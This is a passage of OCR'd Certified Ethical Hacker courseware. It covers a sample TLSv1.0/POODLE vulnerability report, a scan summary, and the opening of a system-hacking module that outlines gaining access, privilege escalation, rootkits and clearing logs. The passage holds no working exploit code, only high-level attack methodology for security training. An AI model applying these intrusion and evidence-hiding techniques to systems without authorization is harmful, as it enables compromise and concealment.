CVSS3 Temporal:	0

THREAT:
TLS is capable of using a multitude of ciphers (algorithms) to create the public and private key pairs
For example if TLSv1.0 uses either the RC4 stream cipher, or a block cipher in CBC mode.
RC4 is known to have biases and the block cipher in CBC mode is vulnerable to the POODLE attack.
TLSv1.0, if configured to use the same cipher suites as SSLv3, includes a means by which a TLS implementation can downgrade the connection to SSL v3.0, thus weakening security.
A POODLE-type attack could also be launched directly at TLS without negotiating a downgrade.
This QID will be marked as a Fail for PCI as of May 1st, 2017 in accordance with the new standards. For existing implementations, Merchants will be able to submit a PCI False Positive / Exception Request and provide proof of their Risk Mitigation and Migration Plan, which will result in a pass for PCI up until June 30th, 2018.
Further details can be found at: NEW PCI DSS v3.2 and Migrating from SSL and Early TLS v1.1

IMPACT:
An attacker can exploit cryptographic flaws to conduct man-in-the-middle type attacks or to decryption communications.
For example: An attacker could force a downgrade from the TLS protocol to the older SSLv3.0 protocol and exploit the POODLE vulnerability, read secure communications or maliciously modify messages.
A POODLE-type attack could also be launched directly at TLS without negotiating a downgrade.

SOLUTION:
Disable the use of TLSv1.0 protocol in favor of a cryptographically stronger protocol such as TLSv1.2. The following openssl commands can be used to do a manual test.
openssl s_client -connect ip:port -tls1 If the test is successful, then the target support TLSv1

COMPLIANCE:
Not Applicable

EXPLOITABILITY:
There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:
There is no malware information for this vulnerability.

RESULTS:
TLSv1.0 is supported

Figure 5.16: Security vulnerability report

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Security Vulnerability Summary

This report is produced for every device or server after scanning. It gives a summary of the scan result that includes the following elements:

- Current security flaws
- Categories of vulnerabilities
- Newly detected security vulnerabilities
- The severity of vulnerabilities
- Resolved vulnerabilities

Summary of Vulnerabilities

Total 100 Security Risk (Avg): 2.3


by Severity

Severity	Confirmed	Potential	Information Gathered
5	0	0	0
4	0	0	0
3	4	0	0
2	2	0	15
1	2	2	75
Total	8	2	90

5 Biggest Categories

Category	Confirmed	Potential	Information Gathered
Information gathering	0	0	35
TCP/IP	0	0	20
Web server	1	0	15
General remote services	6	2	8
CGI	1	0	7
Total	8	2	85

Vulnerabilities by Severity



Severity Level
- 0 Severity 5
- 0 Severity 4
- 4 Severity 3
- 2 Severity 2
- 2 Severity 1

8 Total

Operating Systems Detected




Figure 5.17: Security vulnerability summary

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

- In this module, we have discussed:
  - The definition of vulnerability research, vulnerability assessment, and vulnerability-management life cycle
  - The CVSS vulnerability scoring system and databases
  - Various types of vulnerabilities and vulnerability assessment techniques
  - Various vulnerability assessment solutions, along with their characteristics
  - Various tools that are used to test a host or application for vulnerabilities, along with the criteria and best practices for selecting the tool
  - We concluded with a detailed discussion on how to analyze a vulnerability assessment report and how it discloses the risks detected after scanning the network
- In the next module, we will discuss the methods attackers, as well as ethical hackers and pen testers, utilize to hack a system based on the information collected about a target of evaluation; for example, footprinting, scanning, enumeration, and vulnerability analysis phases


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

This module discussed vulnerability research, vulnerability assessment, and the vulnerability-management life cycle. It also discussed the CVSS vulnerability scoring system and databases and various types of vulnerabilities and vulnerability assessment techniques. It described various vulnerability assessment solutions along with their characteristics and described various vulnerability assessment tools that are used to test a host or application for vulnerabilities, along with the criteria and best practices for selecting the tool. Finally, this module ended with a detailed discussion on how to analyze a vulnerability assessment report and how it discloses the risks detected after scanning a network.

The next module will show how attackers, as well as ethical hackers and pen testers, attempt system hacking based on the information collected about a target in the footprinting, scanning, enumeration, and vulnerability analysis phases.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



C|EH™

Certified | Ethical Hacker

Module 06: System Hacking

Module Objectives

- Overview of CEH Hacking Methodology
- Understanding Techniques to Gain Access to the System
- Understanding Privilege Escalation Techniques
- Understanding Techniques to Create and Maintain Remote Access to the System
- Overview of Different Types of Rootkits
- Overview of Steganography and Steganalysis Techniques
- Understanding Techniques to Hide the Evidence of Compromise
- Understanding Different System Hacking Countermeasures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Objectives

System hacking is one of the most important, and sometimes, the ultimate goal of an attacker. The attacker acquires information through techniques such as footprinting, scanning, enumeration, and vulnerability analysis and then uses this information to hack the target system. This module will focus on the tools and techniques used by an attacker to hack the target system.

The module begins with an overview of the hacking methodology. Next, it discusses in detail the various hacking stages, such as gaining and maintaining access and clearing logs.

At the end of this module, you will be able to do the following:

- Describe the Certified Ethical Hacker hacking methodology
- Explain the different techniques to gain access to a system
- Apply privilege escalation techniques
- Explain different techniques to gain and maintain remote access to a system
- Describe different types of rootkits
- Explain steganography and steganalysis techniques
- Apply different techniques to hide the evidence of compromise
- Apply various system hacking countermeasures

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1 System Hacking Concepts

2 Gaining Access

3 Escalating Privileges

4 Maintaining Access

5 Clearing Logs

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

System Hacking Concepts

An attacker engages in system hacking attempts using information collected in earlier footprinting, scanning, enumeration, and vulnerability analysis phases. The following is an overview of these phases and the information collected so far.

We have already discussed the following in our previous modules:

- **Footprinting Module:** Footprinting is the process of accumulating data about a specific network environment. In the footprinting phase, the attacker creates a profile of the target organization and obtains information such as its IP address range, namespace, and employees.

  Footprinting facilitates the process of system hacking by revealing its vulnerabilities. For example, the organization's website may provide employee bios or a personnel directory, which the hacker can use for social engineering purposes. Conducting a Whois query on the web can provide information about the associated networks and domain names related to a specific organization.

- **Scanning Module:** Scanning is a procedure used for identifying active hosts, open ports, and unnecessary services enabled on particular hosts. Attackers use different types of scanning methods for host discovery, port and service discovery, operating system (OS) discovery, and evading endpoint security devices such as intrusion detection systems (IDSs) and firewalls. These techniques help attackers identify possible vulnerabilities. Scanning procedures such as port scanning and ping sweeps return information about the services offered by the live hosts that are active on the Internet, and their IP addresses.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


- **Enumeration Module:** Enumeration is a method of intrusive probing, through which attackers gather information such as network user lists, routing tables, security flaws, and Simple Network Management Protocol (SNMP) data. This is of significance, because the attacker ranges over the target territory to glean information about the network, and shared users, groups, applications, and banners.

  Enumeration involves making active connections to the target system or subjecting it to direct queries. Normally, an alert and secure system logs such attempts. Often, the information gathered, such as a DNS address, is publicly available; however, it is possible that the attacker might stumble upon a remote IPC share, such as IPC$ in Windows, that can be probed with a null session, thereby allowing shares and accounts to be enumerated.

- **Vulnerability Analysis Module:** Vulnerability assessment is an examination of the ability of a system or application, including its current security procedures and controls, to withstand assault. It recognizes, measures, and classifies security vulnerabilities in a computer system, network, and communication channels.

  Attackers perform vulnerability analysis to identify security loopholes in the target organization's network, communication infrastructure, and end systems. The identified vulnerabilities are used by the attackers to perform further exploitation on that target network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



CEH Hacking Methodology (CHM)

Attackers follow a certain methodology to hack a system. They first obtain information during the footprinting, scanning, enumeration, and vulnerability analysis phases, which they then use to exploit the target system.

The figure shows the steps and flow mechanisms between steps in the CEH hacking methodology (CHM).




Figure 6.1: CEH hacking methodology

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

There are four steps in the CHM:

- **Gaining Access**

